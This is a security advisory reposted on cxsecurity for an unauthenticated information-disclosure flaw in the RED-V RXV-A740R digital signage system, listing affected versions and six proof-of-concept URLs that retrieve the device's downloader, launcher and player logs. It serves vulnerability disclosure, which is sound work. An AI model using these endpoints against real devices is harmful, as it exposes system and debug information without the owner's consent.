

RED-V Super Digital Signage System RXV-A740R Log Information Disclosure

2020.11.16		
🚩 LiquidWorm (https://cxsecurity.com/author/LiquidWorm/1/) (MK) 🚩		
Risk: <input type="text" value="Medium"/>	Local: <input type="text" value="No"/>	Remote: <input type="text" value="Yes"/>
<u>CVE</u> : <input type="text" value="N/A"/>	<u>CWE</u> : <input type="text" value="N/A"/>	

RED-V Super Digital Signage System RXV-A740R Log Information Disclosure

Vendor: RED-V S.R.L.

Product web page: <https://www.red-v.tv>
<https://red-v.tv/digital-signage.html>

Affected version: Model name: RXV-A740R

Android version: 5.1.1

Firmware version: 026

Player version: 7.8.6

Downloader version: 7.5.2

Launcher version: 6.8.8

Summary: RED-V Super Digital Signage transforms simple screens into customized TV channels, delivering audiovisual communication as immersive user experiences. It is the final blending of years of know-how in multimedia, mobile and web experience, tablet and multimedia server design.

Desc: The application is vulnerable to sensitive information disclosure vulnerability. An unauthenticated attacker can visit several endpoints

and disclose the webserver's log file list containing sensitive system resources and debug log information running on the device.

Tested on: Apache Struts

**Vulnerability discovered by Gjoko 'LiquidWorm' Krstic
@zeroscience**

Advisory ID: ZSL-2020-5609

Advisory URL: <https://www.zeroscience.mk/en/vulnerabilities/ZSL-20-5609.php>

26.10.2020



--

1. <http://192.168.1.2:8080/downloader.log>
2. <http://192.168.1.2:8080/launcher.log>
3. <http://192.168.1.2:8080/player.log>
4. http://192.168.1.2:8080/downloader.log_YYYY_MM_DD
5. http://192.168.1.2:8080/launcher.log_YYYY_MM_DD
6. http://192.168.1.2:8080/player.log_YYYY_MM_DD

[See this note in RAW Version](https://cxsecurity.com/ascii/WLB-2020110130)

[Tweet](https://twitter.com/share)

Vote for this issue:



50%

50%

Comment it here.

Nick (*)

Email (*)

Video

Text (*)

Copyright 2026, cxsecurity.com